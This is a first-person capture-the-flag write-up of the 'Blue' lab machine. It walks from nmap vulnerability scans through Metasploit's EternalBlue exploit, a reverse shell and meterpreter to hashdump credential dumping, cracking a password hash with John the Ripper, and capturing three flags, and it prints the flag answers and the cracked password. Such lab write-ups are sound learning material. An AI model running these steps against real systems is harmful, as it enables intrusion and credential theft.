Blue (eternal blue exploit)

Recon

I first go onto the attack machine and use an Nmap scan to see if I can find any open ports on the target machine

```
root@ip-10-80-72-123:~# nmap -sS 10.80.171.30
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-28 18:21 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.80.171.30
Host is up (0.00022s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49160/tcp open  unknown
```

this only told me the open ports I can use this nmap command with different flags to tell me what each port is vulnerable to

```
nmap -sV --script vuln 10.80.171.30
```

```
root@ip-10-80-72-123:~# nmap -sV --script vuln 10.80.171.30
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-28 18:25 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or speci
fy valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Tr
y using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.80.171.30
Host is up (0.00035s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORK
GROUP)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3389/tcp  open  tcpwrapped
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers
 to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers
 to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
```

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-w
annacrypt-attacks/
```

it told me what port is vulnerable and to what vulnerability

Gain Access

As I now know the vulnerability I can load up metasploit to gain a foothold on the target machine

Since i know the exploit is ms17-010 I can search exploits relating to this vulnerability using the metasploit search function followed by the vulnerability name

```
msf6 > search ms17_010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Che
ck  Description
   -   ----                                      ---------------  ----     ---
--  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .
    .
   2     \_ target: Windows 7                    .                .        .
    .
   3     \_ target: Windows Embedded Standard 7  .                .        .
    .
   4     \_ target: Windows Server 2008 R2       .                .        .
    .
   5     \_ target: Windows 8                    .                .        .
    .
   6     \_ target: Windows 8.1                  .                .        .
    .
```

I can then use the exploit using the `use` command and then the show options to see how i can configure the exploit

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs
                                             .metasploit.com/docs/using-metasploi
                                             t/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use
                                              for authentication. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Win
                                             dows Embedded Standard 7 target mach
                                             ines.
   SMBPass                         no        (Optional) The password for the spec
                                             ified username
   SMBUser                         no        (Optional) The username to authentic
                                             ate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches
                                              exploit Target. Only affects Window
                                             s Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines
                                             .
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit T
                                             arget. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread
                                        , process, none)
```

Here I only need the RHOSTS to be set so I will set this using set RHOSTS [target IP address]

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.80.171.30
RHOSTS => 10.80.171.30
```

I then used show payloads this is not needed for this exploit but will be using the reverse shell payload number 3

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                               Disclosure Date  Rank
 Check  Description
   -   ----                                               ---------------  ----
 -----  -----------
   0   payload/generic/custom                             .                normal
 No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm                 .                normal
 No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                     .                normal
 No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                  .                normal
 No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                       .                normal
 No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp           .                normal
 No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid      .                normal
 No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   7   payload/windows/x64/custom/bind_named_pipe         .                normal
 No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
```

Once this was set then I ran the exploit and got access to the target machine


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.80.72.123:4444
[*] 10.80.191.122:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.80.191.122:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack
 (64-bit)
[*] 10.80.191.122:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.80.191.122:445 - The target is vulnerable.
[*] 10.80.191.122:445 - Connecting to target for exploitation.
[+] 10.80.191.122:445 - Connection established for exploitation.
[+] 10.80.191.122:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.80.191.122:445 - CORE raw buffer dump (42 bytes)
[*] 10.80.191.122:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.80.191.122:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.80.191.122:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.80.191.122:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.80.191.122:445 - Trying exploit with 12 Groom Allocations.
[*] 10.80.191.122:445 - Sending all but last fragment of exploit packet
[*] 10.80.191.122:445 - Starting non-paged pool grooming
[+] 10.80.191.122:445 - Sending SMBv2 buffers
[+] 10.80.191.122:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.80.191.122:445 - Sending final SMBv2 buffers.
[*] 10.80.191.122:445 - Sending last fragment of exploit packet!
[*] 10.80.191.122:445 - Receiving response from exploit packet
[+] 10.80.191.122:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.80.191.122:445 - Sending egg to corrupted connection.
[*] 10.80.191.122:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.80.191.122
[*] Command shell session 1 opened (10.80.72.123:4444 -> 10.80.191.122:49165) at 2026-01-28 18:55:46 +0000
[+] 10.80.191.122:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.80.191.122:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.80.191.122:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

Escalate

I then had to try and get a meterpreter session what you can do is shell to meterpreter, I had to go onto the metasploit documentation to see how to use this and also found the module for it



I then entered the session that was made after running the shell to meterpreter

i used getsystem command to verify i was in the correct escalated system

then ran ps command to get a list of the processes

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 416   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 444   656   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 468   704   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 556   548   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 604   548   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 616   596   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 656   596   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 692   704   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 704   604   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 712   604   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 720   604   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 828   704   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 896   704   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 944   704   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1064  704   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1136  828   WmiPrvSE.exe
 1144  704   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1296  704   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1332  704   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1400  704   amazon-ssm-agent.e x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-
             xe                                                              ssm-agent.exe
 1476  704   LiteAgent.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\Li
                                                                             teAgent.exe
 1612  704   Ec2Config.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigSe
                                                                             rvice\Ec2Config.exe
             xe
1956  704   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
2480  704   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
2520  704   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
2556  704   vds.exe            x64   0        NT AUTHORITY\SYSTEM
2564  556   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
2624  1296  cmd.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
2632  556   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
2724  704   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
2808  704   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM

meterpreter >
```

I then used a migrate command migrate [pid(1296)] which was some spool services as these are the same permission level as what i was in. If i went down to a permissions directory with less permissions i would not be able to get back

Cracking

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

i confirmed that i was the same permissions with getuid then a performed a hashdump to get all the hashes

I put the hash for jon in a hash.txt file i made with the nano command.
then i used johntheripper tool using the rockyou wordlist on the hash file to get the password.

```
root@ip-10-80-72-123:~# john --format=NT --wordlist=/usr/share/wordlists/rockyou.tx
t hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (aad3b435b51404eeaad3b435b51404ee)
1g 0:00:00:00 DONE (2026-01-28 19:45) 1.052g/s 10737Kp/s 10737Kc/s 10737KC/s alr197
9..alpus
Use the "--show --format=NT" options to display all of the cracked passwords reliab
ly
Session completed.
```

Find the Flags

I pwd to see what directory i was in then used cd .. to go up a directory and did this twice so i was at the c drive then i found flag1.txt to get the first flag

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxr    0      dir   2018-12-13 03:13:36 +0000  $Recycle.Bin
wx
040777/rwxrwxr    0      dir   2009-07-14 06:08:56 +0100  Documents and Setting
wx
040777/rwxrwxr    0      dir   2009-07-14 04:20:08 +0100  PerfLogs
wx
040555/r-xr-xr    4096   dir   2019-03-17 22:22:01 +0000  Program Files
-x
040555/r-xr-xr    4096   dir   2019-03-17 22:28:38 +0000  Program Files (x86)
-x
040777/rwxrwxr    4096   dir   2019-03-17 22:35:57 +0000  ProgramData
wx
040777/rwxrwxr    0      dir   2018-12-13 03:13:22 +0000  Recovery
wx
040777/rwxrwxr    4096   dir   2026-01-28 19:43:46 +0000  System Volume Informa
wx
040555/r-xr-xr    4096   dir   2018-12-13 03:13:28 +0000  Users
-x
040777/rwxrwxr    16384  dir   2019-03-17 22:36:30 +0000  Windows
wx
100666/rw-rw-r    24     fil   2019-03-17 19:27:21 +0000  flag1.txt
w-
000000/-------    0      fif   1970-01-01 01:00:00 +0100  hiberfil.sys
--
000000/-------    0      fif   1970-01-01 01:00:00 +0100  pagefile.sys
--

meterpreter > cat flag1.txt
```

i Then looked into where passwords can be found in windows so used change directory to navigate to that directory

```
meterpreter > pwd
C:\Windows\system32\config
```

```
flag{access_the_machine}meterpreter > cd Windows\\
meterpreter > pwd
C:\Windows
meterpreter > cd system32
meterpreter > pwd
C:\Windows\system32
meterpreter > cd config\\
meterpreter > cd SAM
[-] stdapi_fs_chdir: Operation failed: The directory name is invalid.
meterpreter > pwd
C:\Windows\system32\config
meterpreter > ls
Listing: C:\Windows\system32\config
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-r-   28672     fil   2018-12-12 23:00:40 +00    BCD-Template
                                  00
100666/rw-rw-r-   25600     fil   2018-12-12 23:00:40 +00    BCD-Template.LOG
                                  00
100666/rw-rw-r-   18087936  fil   2026-01-28 19:05:22 +00    COMPONENTS
                                  00
100666/rw-rw-r-   1024      fil   2011-04-12 09:32:10 +01    COMPONENTS.LOG
                                  00
100666/rw-rw-r-   13312     fil   2026-01-28 19:05:22 +00    COMPONENTS.LOG1
                                  00
100666/rw-rw-r-   0         fil   2009-07-14 03:34:08 +01    COMPONENTS.LOG2
                                  00
100666/rw-rw-r-   1048576   fil   2026-01-28 18:55:45 +00    COMPONENTS{016888b8-6c6
                                  00                         -11de-8d1d-001e0bcde3ec
                                                              ontainer000000000000
                                                              0002.regtrans-ms
040777/rwxrwxr-   4096      dir   2018-12-12 23:03:05 +00    TxR
                                  00
100666/rw-rw-r-   34        fil   2019-03-17 19:32:48 +00    flag2.txt
                                  00
040777/rwxrwxr-   4096      dir   2010-11-21 02:41:37 +00    systemprofile
                                  00

meterpreter >
meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

after this i looked for an administrator account to escalate my privileges so went to the users directory

```
meterpreter > cd Users\\
```

I listed the directories and files and found the documents directory and went into documents and found the 3rd flag

```
meterpreter > cd Documents\\
meterpreter > ls
Listing: C:\Users\Jon\Documents
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-13 03:13:31 +0000  My Music
040777/rwxrwxrwx  0     dir   2018-12-13 03:13:31 +0000  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-13 03:13:31 +0000  My Videos
100666/rw-rw-rw-  402   fil   2018-12-13 03:13:48 +0000  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 19:26:36 +0000  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```